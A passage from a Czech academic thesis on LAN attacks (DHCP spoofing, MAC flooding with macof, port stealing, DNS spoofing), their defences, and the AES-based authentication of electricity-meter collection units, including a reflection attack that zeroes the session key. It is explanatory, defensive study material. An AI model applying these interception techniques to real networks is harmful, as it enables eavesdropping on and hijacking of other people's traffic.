Nejúčinnější obranou je nepoužívat DHCP server a používat statickou konfiguraci, což je ale nepraktické a zdlouhavé. Proto tomuto útoku můžete zabránit tak, že nastavíte hodnotu „lease time“ třeba na týden nebo i měsíc či déle. Lease time určuje, jak dlouho bude IP adresa přiřazena oběti a nedostane ji nikdo jiný. Pokud je počítač zapnut, tak si toto přiřazení prodlužuje (obnovuje). Jediná možnost, jak by útočník mohl napadnout takovýto počítač pomocí svého DHCP serveru, je tedy ta, že by počítač nebyl přítomen v síti nebo byl vypnut po dobu „lease time“. Síť s takovýmto nastavením DHCP serveru by se jevila jako síť se statickými IP adresami. Proto se toto nastavení nehodí tam, kde nejsou počítače nastálo a často se střídají, zde by mohlo docházet k nedostatku IP adres.

Administrátor by měl nadefinovat porty, za kterými se nachází DHCP server. DHCP komunikace je pak povolena jen na těchto portech. Přepínač si navíc může z informací získaných z DHCP paketů vybudovat tabulku, v níž je uvedena pro každou připojenou stanici vazba mezi MAC adresou, IP adresou, dobou přidělení IP adresy, portem přepínače a VLAN sítí. Tuto tabulku lze využít při ochraně proti dalším útokům, jako například proti pokusům nedovoleně měnit zdrojové IP adresy paketů. [15]

5.3 MAC flooding

Switch (přepínač) je síťové zařízení pracující na linkové vrstvě modelu síťové architektury OSI (viz lit. [5]). Z toho vyplývá, že data adresuje podle MAC adres v hlavičce linkového rámce. Když přijdou na switch data, tak se switch podívá, pro jakou MAC adresu jsou určena, a data pošle pouze na port, kde je cílový počítač.

Switch má v sobě zabudovanou tzv. CAM tabulku (Content Addressable Memory), díky ní ví, na který port má odeslat příslušný datový rámec. V této tabulce má switch uložené páry jednotlivých portů switche a MAC adres. CAM tabulka má

omezenou kapacitu (tisíce až statisíce párů adres), proto je tabulka v určitém časovém intervalu promazávána. Tabulka je zpočátku prázdná a switch ji naplňuje na základě přicházejících rámců na jednotlivé porty.

V případě, pokud se zdrojová MAC adresa přicházejícího rámce v tabulce nenachází, switch si ji zaznamená. Útok MAC flooding neboli MAC záplava je založený na naplnění CAM tabulky MAC adresami a na broadcastovém rozesílání rámce v případě její naplnění. Útočník může zasílat pakety na switch s náhodně generovanými cílovými a zdrojovými MAC adresami, čímž dosáhne naplnění CAM tabulky. Po zaplnění CAM tabulky se switch přepne do stavu fail open a chová se jako hub. [14]

Zaplnění CAM tabulky můžeme realizovat pomocí programu *macof*. Pokud spustíme program *macof* bez parametrů bude generovat IP a MAC adresy náhodně. Počet poslaných paketů, které mají zaplnit CAM tabulku je závislý na rychlosti procesoru.

Obranou je použití inteligentní přepínačů, které dovolí přednastavit povolené MAC adresy nebo dovolují odstavit port, ze kterého přicházejí rámce s více MAC adresami.

5.4 Port stealing

Tento útok je založený na krádeži portů. Krádeže portů dosáhne díky tomu, že switch si aktualizuje CAM tabulku po přijetí paketu. Nejprve si útočník zjistí, jakou má oběť MAC adresu. Poté začne posílat upravené pakety, které budou mít cílovou MAC adresu shodnou s adresou útočníka a zdrojovou MAC adresu s adresou oběti. Po odeslání upraveného paketu, switch přiřadí adresátovi nový port, tj. port útočníka. V momentě kdy odesílatel odešle paket oběti, switch tento paket přesměruje na počítač útočníka. Aby nedošlo k odhalení odposlouchávání je nutné zachycený paket přeposlat adresátovi. Abychom paket mohli doručit oběti, potřebujeme CAM tabulku opravit. Poopravit CAM tabulku jde například odesláním ARP Request paketu na počítač oběti, čímž se vyvolá reakce v podobě ARP Replay. V případě, pokud se útok vykonává tak, že upravený paket má cílovou adresu shodnou s adresou útočníka, je těžké takovýto útok vysledovat, jelikož switch už dále tento paket neposílá. [14]

5.5 DNS spoofing

Další typ útoku spočívá v podvrhnutí IP adresy v paketu, který se vrací jako odpověď na žádost o překlad doménového jména na IP adresu. Při tomto typu útoku, může být provoz sítě přesměrován mimo lokální síť, což například pomocí ARP spoofingu není možné. Uživatel využívá k překladu doménových jmen DNS Resolver. DNS Resolver je sada požadavků, které slouží k práci s DNS protokolem. Při překladu doménového jména položí DNS Resolver požadavek na DNS server, který je nastavený na dané stanici. Jakmile dostane odpověď, uloží si ji v lokální DNS Cache pro případné další použití. Doba uložení záznamu v DNS Cache se deklaruje na DNS servery a je součástí odpovědi serveru. Po vypršení této doby je záznam smazán a při potřebě se provede opětovný překlad. Stejně jako v případě DHCP protokolu platí, že první odpověď vyhrává. Proto cílem tohoto útoku je zfalšovat DNS server a doručit odpověď oběti dříve než pravý DNS server. [14]

5.6 Základní obrana

Všechny zmíněné útoky jsou charakteristické většinou tím, že útočník se musí připojit do lokální sítě LAN. Prvotní ochranou proti tomuto typu útoku je zamezení uživatelům instalovat libovolný software. Tímto se riziko přesměrování datového toku sníží na akceptovatelnou úroveň. Stále však hrozí riziko, že se útočník připojí do některé z volných zásuvek vlastním počítačem vybaveným příslušným softwarem. Huby, switche, resp. routry, jsou často umístěné na jednom místě, nejčastěji v rackové skříni, která by měla být spolu s místností uzamčená.

Rozvod LAN sítě bývá realizovaný strukturovanou kabeláží, což představuje vedení párů kroucené dvojlinky ve stěnách, s vývody v síťových zásuvkách na různých místech v budově. Pomocí některé z metod sociotechniky, se může útočník bez problémů dostat k některé z těchto zásuvek a připojit se do lokální sítě. Proto nejúčinnější je pravidelné kontrolování těchto zásuvek. Mezi nejjednodušší metody patří sledování led diod na switchi anebo fyzické odpojení nepoužívaných zásuvek na patch panelech. Další metodou je skenování sítě zasíláním ICMP echo paketů. Tato metoda má tu nevýhodu, že ICMP pakety je možné blokovat pomocí firewallu. Proto je výhodnější zasílat ARP request pakety, které se tímto způsobem nedají blokovat.

Sofistikovanější metodou je ověřování uživatelů pomocí protokolu EAPOL (Extensible Authentication Protokol over LAN). Tento protokol filtruje porty na

přepínači. Pokud se uživatel chce připojit do sítě, musí se přihlásit. EAPOL protokol neurčuje způsob autentizace, ale přenechává jej na vyšší vrstvě, čímž je možné použít různě prostředky identifikace (např. heslo, čipová karta, USB token). Totožnost se neověřuje přímo na switchi, ale pomocí autentizačního serveru. Switch autentizační pakety jen přeposílá. [15]

6 ZABEZPEČENÍ PŘENOSU DAT

Tato kapitola popíše, jaký kryptografický systém byl zvolen pro hromadný sběr dat z elektroměru. Popíše možné kryptoanalytické útoky. Dále ukáže princip autentizace sběrové centrály a komunikační jednotky. A na závěr poukáže na možnost zrcadlení autentizace, kdy se útočník může vydávat za komunikační jednotku.

6.1 Kryptografické systémy

Kryptografické systémy se dělí na symetrické a asymetrické, viz [8].

Symetrický systém využívá pro zašifrování zprávy stejného klíče jako příjemce pro dešifrování dané zprávy. Algoritmy používané v symetrické kryptografii jsou DES, 3DES, AES, IDEA apod.

Opakem jsou systémy asymetrické, které využívají dvojice klíčů – veřejný klíč a klíč tajný. Tyto klíče jsou pak využity v jednocestných matematických funkcích, což jsou operace, kterými lze snadno ze vstupu spočítat výstup, ale z výstupu je velmi obtížné nalézt vstup. Mezi používané algoritmy v asymetrických systémech patří algoritmus RSA nebo starší algoritmus Diffie-Hellman.

Při volbě kryptosystému byl zvolen koncept symetrického kryptosystému (viz lit. [3]), protože asymetrický systém se charakterizuje značnou výpočetní náročností, vzhledem k použitým matematickým funkcím. Symetrický kryptosystém je méně výpočetně náročný, z čehož vyplývá lacinost a jednoduchost a to nahrává budoucímu masovému využití. Na druhou stranu velkou nevýhodou symetrické kryptosystému je nutnost sdílení tajného klíče, na kterém se musí odesilatel a příjemce tajné zprávy předem domluvit.

Přidávání a odebírání komunikačních jednotek, je řízeno z jednoho místa, ze sběrové centrály. Proto nebude problém do každé nové komunikační jednotky nahrát sdílené tajemství (tajný klíč), které bude sdílen se sběrovou centrálou.

6.2 Symetrický kryptosystém

Symetrické kryptosystémy se dělí na proudové a blokové šifry. V případě proudových šifer hodnota zašifrovaného bitu závisí na hodnotě příslušného bitu zprávy a na hodnotě klíče. V případě blokové šifry hodnota zašifrovaného bitu navíc závisí i na

hodnotě dalších bitů dané zprávy. Blokové šifry jsou proto obecně bezpečnější, avšak na druhou stranu jsou proudové šifrátory rychlejší (viz lit. [8] [10]).

V našem případě byl zvolen koncept blokové šifry (viz lit. [3]), protože v systémech dálkového sběru dat dochází k časté výměně dat. Z tohoto důvodu by nebyl koncept proudové šifry bezpečný, protože při dlouhodobém odposlechu by útočník mohl pomocí frekvenční analýzy zjistit klíč.

6.2.1 Bloková šifra

Při použití blokové šifry se zpráva postupně dělí na bloky o určité délce. Každý blok zprávy se stanoveným postupem podle daného klíče zašifruje. Spojením všech po sobě následujících zašifrovaných bloků vznikne samotný kryptogram. Délka jednotlivých bloků zprávy je například 64bitů u algoritmu DES nebo 128 bitů u algoritmu AES.

Blokové šifrátory mohou pracovat v různých režimech provozu. Nejpoužívanější režimy jsou následující:


ECB (Electronic Code Book – bloková šifra)
CBC (Cipher Block Chaining – bloková šifra se zpětnou vazbou)
CFB (Cipher Feedback Block – proudová šifra s heslem podle kryptogramu)
OFB (Output Feedback Block – proudová šifra)

Pro komunikaci mezi komunikační jednotkou a sběrovou centrálou jsou použity režimy ECB a CBC (viz Obr. 6-1):

ECB, Electronic Code Book je režimem, v němž je každý blok otevřeného textu šifrován stejným klíčem bez závislosti na ostatních blocích. Vlastností tohoto režimu je, že při šifrování dvou stejných bloků otevřeného textu jsou výsledkem dva stejné bloky šifrovaného textu. To snižuje úroveň bezpečnosti, zároveň však umožňuje kódovat a dekódovat bloky v libovolném pořadí. V případě, že dojde v některém z kódovaných bloků ke vzniku chyby při přenosu, tato chyba se po dekódování projeví pouze v tomto bloku a nešíří se do ostatních. Při znalosti všech možných kombinací otevřeného bloku lze sestavit tabulku všech otevřených a jim příslušných šifrovaných bloků pro daný klíč ("code book"). Vstupní otevřený blok je pak indexem do této tabulky. Tento režim se používá zřídka, většinou za účelem šifrování krátkých zpráv s maximální délkou bloku. [10]

CBC, Cipher Block Chaining je režim zavádějící kontextovou závislost do šifrovaných bloků. Tato závislost je realizována pomocí zpětné vazby, kdy blok zprávy

je nejprve blokově přičten operaci exkluzivní OR s zašifrovaným předešlým blokem zprávy. Takto vzniklý blok se zašifruje a odešle k adresátovi. Tím je zašifrování bloku zprávy dáno nejen bity tohoto bloku a klíčem, ale i všemi předešlými bloky zprávy. K prvnímu bloku je přičten inicializační vektor IV. To je náhodně generovaný blok, který zaručuje, že výsledek šifrování dvou stejných otevřených zpráv bude různý. Inicializační vektor se buď šifruje jako nultý blok (bez předchozí operace sčítání exklusive OR) nebo je přenesen v otevřené podobě. Chyba v bloku vzniklá přenosem ovlivňuje maximálně dva následující bloky. V případě použití nesprávného inicializačního vektoru při správném klíči budou nesprávně dešifrovány všechny bloky. Pro všechny tyto vlastnosti je CBC nejpoužívanějším módem. [10]



Obr. 6-1: Režimy blokového zpracování zpráv

6.2.2 Standard symetrické šifry AES

Pro šifrování a dešifrování komunikace mezi jednotkami a sběrovou centrálou byl zvolen algoritmus AES z důvodu bezpečnosti a rychlosti zpracování, viz lit.[3].

AES (Advanced Encryption Standard) je veřejně dostupný standard a měl nahradit dosud používaný zastaralý algoritmus DES (Data Encryption Standard). Používá algoritmus Rijndael.

Jedná se o blokovou šifru s délkou klíče, která může nabývat tří hodnot: 128, 192 a 256 bitů. Délka bloků je ve všech případech 128 bitů, podle délky klíče se však mění počet rund (AES využívá opakovanou aplikaci části algoritmu). Pro nejkratší klíče postačuje deset rund, pro střední klíč dvanáct rund, pro 256 bitový klíč pak čtrnáct rund. V jednotlivých rundách je nejprve provedena substituce, pak následují dva speciální transpoziční kroky. Blok je uspořádán do matice, nejprve jsou rotovány jednotlivé řady. V následujícím kroku jsou promíchány sloupce pomocí vynásobení speciální maticí. Na

konec jsou data zkombinována s šifrovacím klíčem. Klíč se pro každou rundu mění. [11]

6.2.3 Útok na AES

Algoritmus Rijndael používá délku bloku 128 bitů oproti většině ostatních se 64 bity. Tato volba je s ohledem na předpokládanou životnost algoritmu Rijndael jako standardu nutná. Díky tomu má algoritmus větší odolnost proti kolizím, tedy nalezení dvou nebo více stejných bloků a větší odolnost vůči informačně teoretickým útokům. Pro módy ECB a CBC vyplývá, že může být potenciálně nebezpečné použít stejný klíč k zašifrování více než $2^n/2$ bloků dat, kde *n* je délka bloku použité šifry (viz lit. [11]).

Očekává se, že AES bude mít životnost minimálně 20 až 30 let. K útoku hrubou silou by bylo zapotřebí provést 2^{128} operací, což z technologického hlediska není, a v dohledné době ani nebude možné. [11]

6.3 Kryptoanalýza

Kryptoanalýza se zabývá problematikou překonávání kryptografických ochran. Existuje kryptografická ochrana umožňující dosáhnout absolutní bezpečnost (dokonalá šifra), ale tato metoda se pro svou nepraktičnost nepoužívá. Všechny ostatní kryptografické metody poskytují bezpečnost pouze relativní, tzn., že jsou teoreticky překonatelné.

Principem kryptografické ochrany je to, že přístup k aktivům je podmíněn vyřešením určitého matematického problému, který je však výpočetně prakticky neřešitelný (např. transformace kryptogramu na zprávu, výpočet diskrétního logaritmu apod.). Oprávněný uživatel má však oproti útočníkovi k dispozici nějakou tajnou informaci (dešifrovací klíč, exponent apod.), s jejíž pomocí lze daný kryptografický problém vyřešit relativně snadno.

6.3.1 Kryptoanalytické útoky

Nejtěžší je samozřejmě útok, kdy má kryptoanalytik k dispozici pouze kryptogram. Jeho pozice je jednodušší, pokud má pro daný klíč k dispozici alespoň jednu dvojici otevřený text-kryptogram. Ještě jednodušší jsou útoky typu „zvolený“, kdy má kryptoanalytik přístup buď k šifrátoru, dešifrátoru nebo dokonce k obojímu. Speciálním případem těchto typů útoků je „adaptivní zvolený“, kdy si kryptoanalytik

nové vstupy k šifrování nebo dešifrování vybírá na základě výsledků předchozích pokusů.

Nejobecnější metoda útoku je metoda **hrubé síly** („brute force attack“). Spočívá na rozsáhlém prohledávání množiny možných řešení kryptografického problému. Typickým příkladem je hledání klíče symetrického kryptosystému pro zachycený kryptogram. Útočník v tomto případě daný kryptogram postupně dešifruje pro různé hodnoty klíčů, dokud se na výstupu dešifrátoru neobjeví nějaká smysluplná zpráva. V tomto případě útočník nalezl klíč. Střední počet pokusů je v průměru roven polovině všech možných klíčů. Všechny používané kryptosystémy se proti tomuto útoku chrání velkým počtem možných klíčů. Je-li délka klíče k bitů, tak počet všech možných klíčů K je roven 2^k. Pro soudobé technologické možnosti je možné tento útok úspěšně aplikovat na šifry s délkou klíče do 64 bitů. Proto se pro perspektivní symetrické šifrátory požaduje, aby jejich délka klíče byla minimálně 80 bitů.

Dalším typem útoků jsou **statistické kryptoútoky**. Pokud je u kryptosystému zjištěna nějaká statistická závislost, tak ji útočník může využít k podstatné redukci množiny možných řešení kryptografického problému. U klasických ručních šifer se využívaly statistické vlastnosti jazyka. Například velmi názorná je aplikace této metody u substitučních šifer. Substituční šifra pracuje na tom principu, že každé písmeno ve zprávě je v kryptogramu systematicky nahrazováno jiným písmenem. Při luštění této šifry se využívá skutečnost, že jednotlivá písmena se v textech vyskytují s různou četností. Například samohlásky se vyskytují mnohem častěji nežli souhlásky. Kryptoanalytik v zachyceném kryptogramu provede statistické šetření o výskytu jednotlivých písmenek a podle tabulky četnosti výskytu písmen v daném jazyce odhaduje, které znaky kryptogramu nahrazují jaké znaky zprávy. Samozřejmě, že zpravidla musí provést více pokusů, než přijde na správné přiřazení, ale střední počet těchto pokusů bude výrazně nižší v porovnání s metodou hrubé síly. Statistické kryptoútoky lze použít i u moderních šifer – např. se využívají v diferenční kryptoanalýze blokových šifer nebo při kryptoanalýze proudových šifer. Ochrana před těmito útoky spočívá v použití kvalitních, certifikovaných kryptografických ochran.

Nebezpečnou metodou kryptoútoku je metoda **„mužem uprostřed“** („man in the middle attack“). Tato metoda je reálná pokud komunikaci mezi dvojicí uživatelů A a B může nějaký útočník C odposlouchávat a modifikovat. Velmi známou je varianta s necertifikovanými veřejnými klíči. Uživatel A zašle například v e-mailu uživateli B svůj veřejný klíč VK_A. Útočník tento e-mail zachytí a uživateli B zašle se zprávou od A svůj klíč VK_{AC}. Uživatel B se domnívá, že klíč patří uživateli A a na oplátku i on zašle

uživateli A svůj klíč VK_B. Útočník jej opět nahradí svým klíčem VK_{BC}. Nakonec si uživatele mezi sebou zasílají důvěrné zprávy zašifrované veřejnými klíči VK_{AC} a VK_{BC} o kterých se domnívají, že patří druhému uživateli. Útočník zachycené kryptogramy luští svými tajnými klíči TK_{AC} a TK_{BC} a předává je adresátům A i B zašifrované příslušnými klíči VK_{AC} a VK_{BC}. Ochrana před tímto útokem spočívá ve spolehlivé autentizaci uživatelů.

Dalším útokem je **útok opakováním** („replay attack“). Útok spočívá v tom, že útočník zaznamená na paměťové médium zabezpečenou komunikaci nějakého odesílatele (např. elektronický převod peněz, obrazový záznam z kamery apod.) a tuto komunikaci stejnému příjemci po určité době přehraje znovu. Dojde tak k zopakování peněžního převodu nebo k tomu, že ostraha objektu bude na monitorech sledovat situaci, která již není aktuální. Ochrana před tímto typem útoku spočívá v tom, že každá komunikace musí být nějakým způsobem specifická – například uživatelé při zahájení komunikace musí zvolit náhodná čísla nebo se do vyměňovaných informací vkládají časové údaje.


Útok modifikací kryptogramu je další metodou útoku na autentičnost zpráv. Tímto útokem jsou nejvíce zranitelné proudové šifry, ale obecně jsou tímto útokem ohroženy všechny typy kryptosystémů. Předpokládejme, že si útočník nechá bankou provést finanční převod. Šifrovaný příkaz C finanční transakce (tj. zprávy) Z útočník zachytí. Pro zachycený kryptogram platí $C = Z \oplus H$, kde H je heslo použité k zašifrování příkazu. Útočník ví jaké jsou údaje převodu a tak zároveň zná Z. Nyní může zjistit heslovou postupnost $H = Z \oplus C$. Získané heslo použije k zašifrování jím modifikovaného příkazu Z'. Modifikovaný kryptogram $C' = Z' \oplus H$ zašle centrále, která z něho po dešifrování heslem H získá podvržený platební příkaz Z'. Ochrana před tímto typem útoku spočívá v zajištění autentičnosti buď zprávy nebo kryptogramu.

Velký význam nabývají tzv. **implementační kryptoútoky**, které jsou založeny na využití vlastností technického řešení kryptosystému. Z chování kryptosystému může útočník získat řadu cenných informací, které mu mohou pomoci při řešení kryptografického problému. Známým typem takového útoku je časová analýza proudového odběru čipové karty při šifrování. Z velikosti proudového odběru může útočník usuzovat, s jakými bitovými hodnotami čip v jednotlivých fázích výpočtu pracuje. To mu umožní opět podstatně redukovat množinu možných řešení daného kryptografického problému. Jiné implementační útoky jsou založeny na analýze reakcí kryptosystému na nestandardní situace (např. nesouhlasí kontrolní součet, manipulací s napájecím napětím došlo k chybě apod.). [10]

6.4 Autentizace a přenos dat

Proces komunikace mezi komunikační jednotkou a sběrovou centrálou je rozdělen na autentizaci a samotný přenos dat viz Obr. 6-2. Jak už bylo řečeno výše, proces komunikace je založen na symetrickém kryptosystému, konkrétně na blokovém režimu zpracovávání dat s módy ECB, CBC a šifrovacím algoritmu AES. Z důvodů jednoduchosti a rychlosti se mód ECB používá pro autentizaci a domluvení klíčů. Při použití módu ECB je nutné, aby komunikující strany znaly distribuční klíč. Klíč je vhodné měnit, aby nedošlo k jeho prolomení při pravidelném odposlechu autentizace. Mód CBC se používá při šifrování a dešifrování přenášených dat. Podrobnější informace o volbě kryptosytému lze najít v literatuře [3].

Symetrický kryptosystém využívá jeden tajný klíč, který musí obě strany znát, proto je nutné, aby sběrová centrála *SC* měla k dispozici v databázi distribuční klíč *DK* pro každý oslovovaný kryptografický modul *KJ*.



Obr. 6-2: Autentizace a ustanovení klíčů

Legenda k Obr. 6-2:

DK – distribuční klíč

R_{KJ}, R_{SC},F_{SC}, F_{KJ} – náhodná čísla

$\neg R_{KJ}$, $\neg R_{SC}$ – negované R_{KJ} a R_{SC}

RK – klíč z náhodně vygenerovaných čísel

Popis autentizace:

1) Při navazování spojení vygeneruje SC náhodné číslo F_{SC}. Toto číslo je šifrováno distribučním klíčem *DK* pro daný kryptografický modul *KJ*. Vzniklý kryptogram $E(F_{SC}, DK)$ je zaslán příslušnému kryptografickému modulu.
2) Kryptografický modul *KJ* vygeneruje náhodné číslo F_{KJ}, které je zašifrováno distribučním klíčem. Vzniklý kryptogram $E(F_{KJ}, DK)$ je zaslán sběrové centrále SC.
3) Na obou stranách jsou přijatá náhodná čísla dešifrována distribučním klíčem a následně je provedena operace exklusivní OR obou náhodných čísel, jejímž výsledkem je klíč $RK = F_{SC} \oplus F_{KJ}$.
4) Kryptografický modul *KJ* vygeneruje náhodné číslo R_{KJ}, které zašifruje klíčem *RK*. Vzniklý kryptogram $E(R_{KJ}, RK)$ je zaslán sběrové centrále SC. Sběrová centrála SC kryptogram příjme, dešifruje a získá číslo R_{KJ}. Toto číslo neguje a zašifrované klíčem *RK* zašle nazpět kryptogram $E(\neg R_{KJ}, RK)$. Kryptografický modul tento kryptogram přijme, dešifruje a porovná výsledek. Následně rozhodne o úspěšnosti autentizace sběrové centrály, a tím je proces autentizace SC u konce.
5) Sběrová centrála *SC* vygeneruje náhodné číslo R_{SC}, šifruje jej klíčem *RK* zašle kryptografickému modulu *KJ*. Kryptogram $E(R_{SC}, RK)$ je zaslán kryptografickému modulu *KJ*. Kryptografický modul *KJ* po dešifrování kryptogramu získá číslo R_{SC}, to neguje a zašifrované klíčem *RK* zašle zpět sběrové centrále SC v kryptogramu $E(\neg R_{SC}, RK)$. Sběrová centrála SC kryptogram dešifruje a porovná obě čísla. Pokud čísla souhlasí proces autentizace kryptografického modulu *KJ* je u konce.
6) Pokud všechny kroky autentizačního procesu jsou úspěšné. Následuje zahájení přenosu dat šifrovaný pomocí klíče *RK* v módu CBC.

Proces autentizace ukazuje níže uvedená síťová analýza programu *Wireshark* v Tab. 6-1. Nejprve je navázáno TCP spojení mezi komunikační jednotkou a sběrovou centrálou pomocí tzv. *three-way handshaku*. Dále následuje proces autentizace, kdy veškerá přenesená data jsou v rámci protokolu TCP potvrzována paket s příznakem ACK. Tučně vyznačené jsou pakety odpovídající komunikaci na Obr. 6-2.

Source addr.	Dest. addr.	Protocol	Info
10.10.12.12	10.10.11.10	TCP	32769>2000 [SYN] Seq=0
10.10.11.10	10.10.12.12	TCP	2000>32769 [SYN,ACK] Seq=0 Ack=1
10.10.12.12	10.10.11.10	TCP	32769>2000 [ACK] Seq=1 Ack=1
10.10.12.12	**10.10.11.10**	**TCP**	**32769>2000 [PSH,ACK] Seq=1 Ack=1**
10.10.11.10	10.10.12.12	TCP	2000>32769 [ACK] Seq=1 Ack=17
10.10.11.10	**10.10.12.12**	**TCP**	**2000>32769 [PSH,ACK]Seq=1 Ack=17**
10.10.12.12	10.10.11.10	TCP	32769>2000 [ACK] Seq=17 Ack=17
10.10.11.10	**10.10.12.12**	**TCP**	**2000>32769 [PSH,ACK]Seq=17Ack=17**
10.10.12.12	10.10.11.10	TCP	32769>2000 [ACK] Seq=17 Ack=33
10.10.12.12	**10.10.11.10**	**TCP**	**32769>2000 [PSH,ACK]Seq=17Ack=33**
10.10.11.10	10.10.12.12	TCP	2000>32769 [ACK] Seq=33 Ack=33
10.10.12.12	**10.10.11.10**	**TCP**	**32769>2000 [PSH,ACK]Seq=33Ack=33**
10.10.11.10	10.10.12.12	TCP	2000>32769 [ACK] Seq=33 Ack=49
10.10.11.10	**10.10.12.12**	**TCP**	**2000>32769 [PSH,ACK]Seq=33Ack=49**
10.10.12.12	10.10.11.10	TCP	32769>2000 [ACK] Seq=49 Ack=49

Tab. 6-1: Autentizace


Příklad paketu s příznaky PSH a ACK, které označují přenos dat, ukazuje Tab. 6-2. Celý paket je vypsán v hexadecimálním tvaru. Jelikož hexadecimální tvar je těžko čitelný, je paket vypsán ještě v znakové reprezentaci (pokud se znak nedá převést je zobrazena tečka). Tučně vyznačená jsou samotná data o velikosti 16 bajtů. V našem případě data představují náhodné číslo vygenerované centrálou a zašifrované distribučním klíčem. Tento kryptogram $E(F_{SC}, DK)$ je zaslán příslušnému kryptografickému modulu.

Source addr.	Dest. addr.	Protocol	Info
10.10.12.12	10.10.11.10	TCP	32769>2000[PSH,ACK]Seq=1Ack=1
0000 00 90 c2 cb e7 86 00 14 6a 3e 48 3a 08 00 45 00			*.....j>H:..E.*
0010 00 38 01 43 40 00 3f 06 0f 54 0a 0a 0c 0c 0a 0a			*.8.C@.?..T.....*
0020 0b 0a 80 01 07 d0 8e f6 e2 48 cb 3d 06 01 50 18			*.....H.=..P.*
0030 16 d0 41 f1 00 00 ***3b 16 64 36 96 06 21 c2 9b 54***			*..A...**;.d6..!..T***
0040 ***3e 36 c6 11 6a d0***			***>6..j.***

Tab. 6-2: Paket s příznaky PSH a ACK

6.5 Zrcadlení autentizace

Proces autentizace sběrové centrály a komunikační jednotky není zabezpečen proti zrcadlení autentizace. Zrcadlení autentizace je zachycení kryptogramu od sběrové centrály a poslání stejného kryptogramu sběrové centrále, jako odpověď od komunikační jednotky. Kryptogramy se na obou stranách dešifrují a vypočítá se pomocí operace exkluzivní OR klíč pro další šifrování a dešifrování dat, viz Obr. 6-3. Vypočtený klíč bude nula, jelikož oba kryptogramy jsou stejné, viz Tab. 6-3. (Pozn.: Operace exkluzivní OR stejných čísel je rovna nula).



Obr. 6-3: Zrcadlení autentizace

A	B	A⊕B
0	0	0
1	0	1
0	1	1
1	1	0

Tab. 6-3: Operace exkluzivní OR

